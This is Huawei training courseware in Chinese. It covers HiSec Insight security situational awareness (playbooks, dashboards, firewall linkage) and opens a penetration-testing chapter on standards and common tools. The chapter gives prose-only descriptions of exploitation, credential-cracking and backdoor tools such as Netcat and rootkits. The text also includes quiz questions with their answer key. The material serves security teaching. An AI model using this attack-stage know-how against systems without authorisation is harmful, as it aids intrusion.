Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数据呈现概述

- HiSec Insight从网络中分析出威胁信息后，通过以下功能管理、检索和处理发现的威胁。
  - 响应编排：检测出威胁信息后，通过响应编排自动化配置设备。
  - 态势感知：提供了多块安全大屏，从不同角度展示全网安全状态关键数据，方便安全人员对网络安全状况有总体的了解。
  - 事件管理：HiSec Insight能够检测出网络中的威胁事件，并提供威胁事件的详情、处置建议和威胁分析取证信息，方便安全运维人员及时查看处理网络中的潜在威胁。
  - 资产管理：网络中的关键资产一旦受到攻击或出现数据丢失可能会造成无法挽回的损失。网络管理员可以通过查看资产威胁度，随时关注这些资产的状态，及时消除关键资产面临的风险，降低资产的威胁度。
  - 智能检索：使用IP地址、域名、文件名等关键字作为线索，检索出HiSec Insight中存储的大量原始流量、原始事件、威胁事件等信息。凭借这些海量的强相关原始数据，安全专家可以对攻击和威胁做出更全面的分析和判断。
  - 安全报告：展示一段时间内网络中的重点威胁数据。方便网络安全管理员和高层领导总体了解网络的受威胁状态。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

响应编排

- 响应编排是基于安全数据源或者用户提供的安全事件作为输入，应用编排引擎找到该安全事件子类型绑定的Playbook，然后触发执行；Playbook中的Action节点会调用相关的设备进行响应闭环。相关概念如下：
  - 响应编排（Playbook）：编排了一系列安全处置动作和处理流程的场景化脚本。
  - 响应动作（Action）：在Playbook中负责处理、判断的节点，包含了Action、Filter、Decision、Format，Storage、Join和Interact类型的节点。
  - 任务（Task）：某个具体Playbook被触发执行的实例，包括手工触发和自动触发的任务。
  - 案例集（Case）：针对特定攻击场景的多次Playbook任务的案例聚合，运维人员可以通过案例集逐步优化Playbook。
  - 设备类型：对接的外部系统、设备和服务类型，包括华为防火墙、SecoManager、AC、EDR、HiSec Insight系统等，设备类型包含设备的版本信息、认证机制。
  - 设备：具体对接的外部系统或设备实例，包含设备IP地址、端口、认证信息（用户名、密码）等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

响应编排处理流程



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HiSec Insight系统的大数据平台识别到安全事件之后传递给响应编排引擎进行闭环处置。
- 编排引擎进行安全事件匹配，如果根据安全事件子类型能够实现完全匹配，那么就选择对应的playbook进行自动化处置，如果非完全匹配，可以通过寻找相似的处置Case。
- 基于相似的安全事件具有相似的调查取证和自动化闭环处置方案，所以基于案例知识库可以将相似的安全事件playbook推荐给用户。
- 用户基于最优的playbook可以选择修改或重用，之后可以生成新的playbook，来进行调查取证和自动化闭环处置。
- 自动化处置过程会形成一条Task记录，一个Task可以用具体的某个安全事件-绑定的playbook的执行过程-对应的闭环结果三元组来进行表示。
- Task记录可以按照安全事件子类型维度进行聚合形成Case，并存储在案例知识库中。
- 聚合Case案例知识库在自动化处置过程中逐步扩充完善，由此形成一个闭环系统，端到端提升系统自动化运维效率。

态势感知

- HiSec Insight提供大屏展示功能。可将网络安全状态信息以图表形式呈现在大屏上，便于汇报、展示和实时监控，同时能够更完整地体现全网络安全态势。安全管理人员可以使用轮播功能轮流播放需要重点关注的态势感知大屏。主要包括如下维度的态势呈现：
  - 综合安全态势
  - 内网安全态势
  - 网站安全态势
  - 资产安全态势
  - 脆弱性态势
  - 威胁事件态势

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 综合安全态势展示了全部业务的风险态势。从资产和威胁事件的角度为用户提供对业务风险的实时监控能力，帮助用户了解网络各个部分业务的安全状态和过去趋势。安全资讯帮助用户了解当下发生的安全大事件，以便做出应急处理。
- 内网安全态势展示了所有业务内部资产的安全态势，分析了内部资产网络边界以及内部资产间的威胁扩散情况。能够帮助用户更清楚地了解各个地域工作组资产的安全状态。
- 网站安全态势展示了所有网络业务的安全态势。分析并展示了站点的访问流量、攻击流量以及网站漏洞等信息。帮助安全运维人员清楚了解当前网络业务运行状况。并提示运维人员，当前未修复的漏洞是否会对网络安全产生影响。
- 资产安全态势展示了所有资产的基本情况，包括纳入管理的资产数、资产活跃情况、操作系统分布、资产类型分布等信息；同时还展示了资产的风险状态，包括资产上的漏洞、高危端口、弱口令等情况。资产安全态势能够帮助用户清楚了解资产基本信息及风险状况。
- 脆弱性态势详细展示了当前客户资产中存在的漏洞情况，能够帮助安全运维人员清楚了解网络中资产的安全薄弱点。漏洞的分析数据来源于漏扫设备（如VSCAN等），对接漏扫设备后，此处才会有内容展示。
- 威胁事件态势详细展示了当前客户资产中存在的威胁事件，能够帮助用户清楚了解资产中存在的威胁事件相关信息。

HiSec Insight可视化大屏感知全网安全态势

综合安全态势

内网安全态势

网站安全态势

资产安全态势

脆弱性态势

威胁事件态势

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

事件管理


- 安全运维人员可使用事件管理功能及时查看和处理网络中的潜在威胁。

- HiSec Insight发现威胁事件后，可联动SecoManager向华为防火墙下发阻断策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

资产管理

- 通过资产管理功能，安全运维人员可以确认服务器资产的受威胁情况。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 最近七天威胁事件分布：每一个柱体代表当天检测出的威胁事件总量。不同的事件采用不同颜色区分，色块大小和数量成正比，可以直观比较出各类事件的多少。
- 网络行为分析：通过使用算法分析，系统将资产划分到不同对等组中。同一对等组中的资产均具有相同的行为特征，系统会基于这些行为特征总结得到每个对等组的参考基线。如图中所示，系统针对资产上的每一个协议进行比较，如果协议相关的行为偏离参考基线，则意味着可能已发生威胁事件。


目录

1. 安全态势感知的产生背景
2. 安全态势感知技术原理
3. **安全态势感知部署与应用**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HiSec Insight与防火墙、FireHunter联动部署（防火墙还原文件）

- 组网描述：
  - 企业内网用户通过防火墙和路由器连接到Internet。
  - 企业内网部署了HiSec Insight和FireHunter，通过HiSec Insight与防火墙、FireHunter之间的联动保护企业内网安全。
  - HiSec Insight和FireHunter均以旁路模式部署，且都与防火墙路由可达。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

组网需求描述

- 企业内网与外部网络间的流量都会经过两台交换机，将交换机的镜像流量发送给HiSec Insight流探针，由HiSec Insight进行分析处理。
- 防火墙作为网关设备，发送日志给HiSec Insight进行安全分析，并与HiSec Insight进行联动，HiSec Insight根据检测结果给防火墙下发黑名单。同时，防火墙从流量中还原文件，上送FireHunter进行检测，然后定期去FireHunter上获取检测结果，并根据检测结果更新设备缓存中的恶意文件和恶意URL列表。当具有相同特征的后续流量命中恶意文件或恶意URL列表时，防火墙可直接进行阻断等处理。
- FireHunter与防火墙进行联动，并发送检测日志给HiSec Insight进行分析处理。
- HiSec Insight作为安全核心分析器接收防火墙发送的Dataflow日志，与防火墙联动并下发联动策略。同时，HiSec Insight接收FireHunter发送的检测日志进行分析处理。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

业务配置流程概述



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置HiSec Insight与防火墙的联动规则

- 登录HiSec Insight的业务面，选择“数据接入 > 流量接入 > 流探针管理”，单击关联设备“firewall”对应的“创建”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 触发事件：根据实际业务选择合适的触发事件。
- 自动执行：关闭此功能，表示需要管理员手工触发联动策略。开启此功能，表示指定事件发生后自动触发联动策略。
- 修改事件状态：关闭此功能，表示需要管理员手工修改事件状态。开启此功能，表示事件被处置后，状态会自动修改为已解决。

思考题

1. （单选题）华为HiSec Insight在WEB异常检测中依据的数据来源不包括以下哪一项?
   A. metadata 元数据
   B. 文件信誉
   C. IPS特征库
   D. Netflow
2. （判断题）HiSec Insight可以根据IPS签名库检测，同时可以对命令注入攻击进行检测，检测请求体中携带系统命令（ping、echo、netstat等）。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. C
2. A

本章总结

- 本课程主要介绍了HiSec Insight的技术原理，主要包括数据采集、数据治理、数据存储、数据分析和数据呈现，为读者呈现端到端处理数据的流程。
- 通过本课程的学习，您将能够对HiSec Insight的功能有较为详细的了解，搭配实验环境的练习，能熟练使用HiSec Insight实现全网的安全态势感知。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

渗透测试基础

HUAWEI

前言

- 随着信息技术的不断发展，企业信息系统和应用也随之复杂化和多样化，传统的安全防护措施已不能满足新型业务和系统对安全性的需求。因此渗透测试成为了必要的手段来发掘潜在的安全漏洞和弱点，便于组织及时针对性加固和优化，提升安全防护能力。
- 渗透测试是指在获得授权的情况下通过模拟攻击者的行为，对目标系统、网络或应用进行安全评估。该过程旨在识别潜在的安全漏洞和弱点，以帮助组织改善其信息安全防护措施。
- 本章节介绍渗透测试的基本概念、操作流程及常见工具、多场景下的渗透测试原理以及使用华为VSCAN设备进行渗透测试的操作方法。
- **声明：本课程坚决反对利用教学内容进行违法犯罪的行为，一切违法犯罪行为必将受到严惩。本课程旨在让学员通过学习网络攻击的原理，培养从事网络安全防护工作的能力。**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述渗透测试概念
  - 熟悉渗透测试原理
  - 熟悉渗透测试流程
  - 掌握基础渗透测试操作

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. **渗透测试概述**
2. 渗透测试工具
3. 渗透测试原理与举例
4. 渗透测试实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

渗透测试定义


- 渗透测试是一种旨在评估计算机系统、网络或应用程序的安全性的方法。通过模拟黑客的攻击行为帮助组织发现潜在的安全漏洞和弱点，以便及时修复并加固防御措施。渗透测试通常包括信息收集、脆弱性分析、攻击模拟和安全漏洞报告等步骤，旨在全面评估目标系统的安全性并提供改进建议。
- 业界定义：

国际标准化组织应用安全管理体系	• 渗透测试是一种受控的安全测试，旨在利用系统的漏洞来获取（未经授权的）访问。 • 它由专业的安全专家（道德黑客）在特定的参与规则下，在受控环境中执行。 每次渗透测试都会生成一份详细报告，列出发现的漏洞（漏洞利用）及其严重程度。
英国国家网络安全中心（NCSC）	• 一种试图通过使用与攻击者相同的工具和技术来破坏IT系统安全性的方法，以试图破坏该系统的部分或全部安全性。 • 渗透测试应被视为在组织的漏洞评估和管理过程中获得保证的一种方法，而不是识别漏洞的主要方法。
美国信息安全测试和评估技术指南	• 渗透测试通常使用实际攻击者使用的相同工具和技术，对真实系统和数据进行真实攻击。 • 大多数渗透测试涉及寻找单个系统或多个系统上的漏洞组合，这些漏洞组合可用于获得比单个漏洞更多的访问权。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

渗透测试分类

- 渗透测试按照实施环境及执行方法的不同可分为黑盒测试、白盒测试、Fuzz测试、漏洞扫描、社工测试几类。
- 需要注意的是：在任何安全渗透测试实施前，必须获得目标系统客户的授权，若未经授权直接渗透是违法行为。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 渗透测试分类：
  - 白盒测试：在知道目标网站源码、逻辑架构和其他一些信息的情况下对其进行渗透，有点类似于代码分析。
  - 黑盒测试：只告诉网站信息，其他均隐藏，再去渗透，只关注结果。
  - 灰盒测试：介于白盒测试与黑盒测试之间的一种测试，灰盒测试多用于集成测试阶段，不仅关注输出、输入的正确性，同时也关注程序内部的情况。灰盒测试不像白盒那样详细、完整，但又比黑盒测试更关注程序的内部逻辑，常常是通过一些表征性的现象、事件、标志来判断内部的运行状态。
  - Fuzz测试：是一种软件测试技术。其核心思想是将自动或半自动生成的随机数据输入到一个程序中，并监视程序异常，如崩溃，断言（assertion）失败，以发现可能的程序错误，比如内存泄漏。模糊测试常常用于检测软件或计算机系统的安全漏洞。

业界标准 - PTES

- PTES：（Penetration Testing Execution Standard，渗透测试执行标准）是一个用于指导和规范渗透测试流程的开放标准。PTES包含7个测试阶段，可适用于任何渗透测试环境。

PTES渗透测试执行标准

前期交互	情报收集	威胁建模	漏洞分析	漏洞攻击	后渗透测试	渗透测试报告
确认渗透测试的范围、目标、限制条件及服务合同细节等。	利用各种信息来源与搜集技术方法，获取渗透目标的网络拓扑、系统配置与安全防御措施等信息。	针对获取的信息进行威胁建模与攻击规划。从大量的信息情报中理清思路，确定出最可行的攻击通道。	在确认出最可行的攻击通道后，需要考虑该如何获取目标系统的访问控制权限。	利用找到的目标系统安全漏洞，入侵系统，获取访问控制权限。	保持对目标系统的口控制、利用被控制目标对目标组织环境做进一步渗透。	渗透测试最终以报告的形式向客户交付，记录发现的问题、问题产生的影响以及修补和升级方案。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

业界标准 - ISSAF

- ISSAF（Information Systems Security Assessment Framework，信息系统安全评估框架）是一个综合框架，旨在提供一个结构化的方法来评估和改进信息系统的安全性。
- ISSAF兼顾了安全测试的技术层面和管理层面，在技术方面，它有一整套关键的规则和程序，形成了一套完备的评估程序，在管理层面，它明确了在整个测试过程中应当遵循的管理要点和最佳实践。

特点	优势说明
适用所有企业架构	ISSAF具有灵活和高效的特点，是审计工作各个阶段的通用准则，可适用于所有企业架构。
覆盖关键领域	涵盖了风险评估，业务结构和管理，控制评估，服务管理，安全策略的开发和常规的最佳实践。
聚焦应用	ISSAF渗透测试方法论评估网络，系统或应用程序的安全性，应用该框架可以无阻碍地把精力重点放在特定技术上，如路由器，交换机，防火墙，入侵检测和防御系统，存储区域网络，虚拟专用网络，各种操作系统，Web应用服务器，数据库等。
高效极速	ISSAF主要测试当前安全措施中的高危漏洞，在保障系统安全方面的意义重大，估过程注重被测目标最容易被利用的漏洞，通过最短路径尽快完成测试任务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- ISSAF为了解决安全评估工作的逻辑顺序问题，该框架分为若干个领域（Domain），不同领域评估目标系统的不同部分，且可以根据实际情况对每个领域进行相应调整，把这一构架与日常业务的生命周期相结合，可以充分满足企业安全测试的精准性，完整性，高效性的需求。
- ISSAF主张安全评估是一个过程，而不是一次审计，ISSAF框架分为多个不同的域（Domain），按照逻辑顺序进行安全评估，通常包含计划、评估、修复、评审、维护阶段。每个域都会对目标系统的不同部分进行测试和评估从而得到多个评估结果，最后将评估结果综合起来形成整体的安全评估。

渗透测试开展价值

- 渗透测试是一种重要的安全评估方法，可以帮助组织发现和修复潜在的漏洞和弱点，提高安全防御能力。同时可满足合规性和法规要求，保护组织信息及数据安全，对增强客户信任及提高安全意识都具有重要价值。

发现漏洞和弱点	评估安全防御能力	合规性和法规要求	保护声誉和客户信任
渗透测试可以模拟真实的攻击场景，通经过主动的测试和审查系统，发现潜在的漏洞和弱点，这些漏洞可能由于配置错误，如软漏洞或安全措施不当造成，渗透测试帮助企业及早发现漏洞，并修复，避免被真正的攻击者利用。	渗透测试可以评估组织的安全防御能力，包括网络设备、应用程序、操作系统等方面的安全性，通过模拟攻击者的行为没发现安全控制的弱点和不足，从而提供改进和加固的建议。	渗透测试可以帮助组织满足合规性和法规要求，以确保系统的安全性，同时通过定期的渗透测试，可以提供组织内部人员的安全意识，帮助员工了解安全威胁的严重性，并加强对安全的理解和遵从。	通过定期进行渗透测试并修复潜在漏洞，组织可以提高其安全性和可靠性，保护其声誉，增强客户和合作伙伴的信任，对企业非常重要，尤其是在处理客户敏感信息或重要数据。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 渗透测试概述
2. **渗透测试工具**
3. 渗透测试原理与举例
4. 渗透测试实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

渗透测试过程

- 渗透测试的具体步骤和技术可能因攻击者的技能、目标系统的复杂性和安全措施的有效性而有所不同。
- 下文以PTES行业标准及ISSAF框架为基准，以网络攻击一般流程为索引，介绍渗透测试常用工具。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

侦测

- 实施网络攻击（渗透测试）前需通过搜索引擎、社交媒体、社会工程等渠道收集目标系统的相关信息。信息收集是对目标系统进行信息的梳理，以便在漏洞分析和实施攻击阶段提供尽可能多的信息，让攻击思路和攻击方法更具有针对性。常见的侦测工具有：

侦测工具

1. Google Hack	6. Netcraft
2. The Harvester	7. Whois
3. OSINT Framework	8. Maltego
4. Have I Been Pwned	9. HTTrack
5. MetaGooFil	10.社会工程学

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如果是黑盒测试，侦测是最重要的一个环节，任何侦测工具都有各自的专注的领域及擅长，任何一个工具都不能完全覆盖目标系统，需要多个不同工具的组合，本课程仅介绍常见的工具：
  - Google hack：指使用Google等搜索引擎对某些特定的网络主机漏洞进行搜索，以达到快速找到漏洞主机或特定主机的漏洞的目的。
  - The Harvester：是一款开源情报工具，用于收集有关电子邮件、网站、子域、开放端口、虚拟主机等信息。
  - OSINT（Open-Source Intelligence）Framework：是一个包含不同工具的网站，用户可以使用这些工具在不同的系统和知识库中查询开源情报信息，包括电子邮件地址、社交媒体、域名、搜索引擎、公共记录、文档甚至电话号码等。
  - Have I Been Pwned是免费网站资源，该网站收集了大量被拖库的数据库，可供用户查询自己的个人信息是否因数据泄露受到损害。用户只需在搜索框中输入要查询的姓名或电话号码，它就会搜索泄露数据库以查看对应的凭据是否已遭泄露。
  - METAGOOFIL：搜索敏感数据。国际网络安全研究所的道德黑客研究员表示，metagoofil可用于分析目标，因为它提供了大量信息。
  - Netcraft：钓鱼网站排名，钓鱼网站收录，网站应用层安全渗透测试。
  - whois：查询域名是否已经被注册，以及注册域名的详细信息的数据库（如域名所有人、域名注册商）。

- Maltego：主要通过使用开源情报技术查询诸如DNS记录、whois记录、搜索引擎、社交网络、各种在线API和元数据提取之类的源头，从而发现这些信息之间的联系。一旦收集到信息，Maltego就会建立链接，以展现姓名、电子邮件地址、别名、公司、网站、文档所有者、附属机构和其他可能对调查有用的信息之间的隐藏关系，或寻找潜在的未来问题。
- HTTrack：网站复制机，开源的离线下载工具。

扫描

- 通过侦测已获得了一定的目标系统信息，下一步需要确定目标网络范围内哪些主机是“活动”的，以及它们提供哪些服务，以便集中精力在最有希望攻破的点上发起攻击。
- 根据扫描到的目标主机所采用的不同操作系统进一步选择合适工具，确定系统用户和用户组、路由表、SNMP信息、共享资源、服务程序及程序版本，程序漏洞等信息。常见的扫描工具有：

扫描工具

1. VSCAN
2. Vulnerability Scan Service
3. Nessus
4. Nmap
5. X-Scan
6. SqlMAP

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 任何扫描工具都有各自的专注的领域及擅长，任何一个工具都不能完全覆盖目标系统，需要多个不同工具的组合，本课程仅介绍常见的工具：
  - VSCAN：华为漏洞扫描工具。可检测互联网空间的包含网络设备、安全设备、移动设备、虚拟设备、操作系统、应用系统在内网络主机的安全风险状况，产品功能包含系统扫描、Web扫描、数据库扫描、安全基线核查、弱口令扫描，全部支持，业内唯一。
  - VSS（Vulnerability Scan Service，漏洞扫描服务）：集Web漏洞扫描、操作系统漏洞扫描、资产及内容合规检测、安全配置基线检查、弱密码检测、开源合规及漏洞检查、移动应用安全检查七大核心功能为一体，自动发现网站或服务器在网络中的安全风险，提供多维度的安全检测服务，满足合规要求，让安全弱点无所遁形。
  - Nessus：号称是世界上最流行的漏洞扫描程序，全世界有超过75000个组织在使用它。该工具提供完整的电脑漏洞扫描服务，并随时更新其漏洞数据库。Nessus不同于传统的漏洞扫描软件，Nessus可同时在本机或远端上遥控，进行系统的漏洞分析扫描。对渗透测试人员来说，Nessus是必不可少的工具之一。
  - Nmap（Network Mapper）：是一款免费的网络和端口扫描器，用于发现在网络或网站上运行的服务操作系统、主机和开放端口。它在Web上可用，并且在大多数常见操作系统上都能被支持。
  - X-Scan：是国内最著名的综合扫描器之一，对扫描到的每个漏洞进行风险等级评估，并提供漏洞描述、漏洞溢出程序，方便网管测试、修补漏洞。

- Vulnerability Scan Service：一款自动探测企业网络资产并识别其风险的产品。
- SQLMAP：是开源的自动化SQL注入工具，其主要功能是扫描，发现并利用给定的URL和SQL注入漏洞，其广泛的功能和选项包括数据库指纹，枚举，数据库提权，访问目标文件系统，并在获取操作权限时执行任意命令，完全支持布尔型盲注、时间型盲注、基于错误信息的注入、联合查询注入和堆查询注入。

漏洞利用

- 通过扫描发现系统或应用程序中的漏洞和弱点，结合实际情况，搭建模拟环境对漏洞进行验证，成功后再应用于目标，渗透测试时还需要考虑测试成功后对目标网络造成的最大破坏。

漏洞利用工具

1.专业操作系统（Kali）

2.凭据破解工具（ Medusa, Hyrda ）

3. 注入类工具（ Sql-map、Burp Suite ）

4. Web类漏洞工具（BurpSuite、ZAP）

5. 数据包分析工具（ Wireshark、Tcpdump ）

6. 社会工程学

- 注：利用漏洞获利是非法行为，违反了系统、应用程序的安全使用规范和相关法律法规。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 专业操作系统：大多数测试人员使用专为渗透测试和白帽黑客而设计的操作系统。其中最受欢迎的是Kali Linux，一个开源的Linux发行版，预装了Nmap、Wireshark和Metasploit等测试工具。
- 凭据破解工具：这类工具可以通过破解加密或发起口令爆破来绕过认证或加密，这些攻击使用机器人或脚本自动生成和测试密码，直到密码正常工作。具体工具包括Medusa, Hyrda, Hashcat等。
- 注入类工具：注入包括SQL注入、OS注入、应用程序注入、XML注入、LDAP注入等，具体工具如Sql-map、Havij、Burp Suite、Acunetix。
- Web漏洞扫描工具：是评估Web应用程序和网站漏洞扫描程序的子集。例如Burp Suite和OWASP的Zed攻击代理（ZAP）。
- 数据包分析工具：也称为数据包嗅探器，允许测试人员通过捕获和检查数据包来分析网络流量。测试人员可以找出流量来自哪里，流量要去哪里，在特定情况下，流量负载内容。Wireshark和Tcpdump是最常用的数据包分析工具。
- 社会工程学：是一种通过利用心理学和社会技巧来欺骗、操纵或诱导个人或组织，以获取机密信息、未经授权的访问或进行欺诈行为的方法。

安装后门

•后门本意是指一座建筑背面开设的门，通常比较隐蔽，为进出建筑的人提供方便和隐蔽。在信息安全领域，后门是指绕过安全控制而获取对主机、程序或系统访问权的方法。后门安装的最主要目的就是方便攻击者在未来可以秘密登录并控制目标。

•攻击者入侵成功后通常会在失陷主机、系统或应用程序上安装后门以获取相应的管理权限，从而执行进一步的攻击行为或为下一次更大规模的攻击做准备。

后门工具

1. Netcat
2. Cryptcat
3. Netbus
4. rootkit

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- Netcat：是一个能使业务和网络流量从一台计算机流向另一台计算机的工具。可通过在目标系统上启动一个监听程序，使得攻击者可以远程访问该系统。
- Cryptcat：使用和Netcat相同，但是对流量进行了加密。
- Netbus：由客户端和服务端组成。服务端软件被安装在目标计算机上，客户端软件用来连接、控制目标计算机。
- rootkit：非常强大的一个软件，运行rootkit可以隐藏文件、进程、甚至是程序，甚至可以用来隐藏操作系统本身。

目录

1. 渗透测试概述
2. 渗透测试工具
3. **渗透测试原理与举例**
4. 渗透测试实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

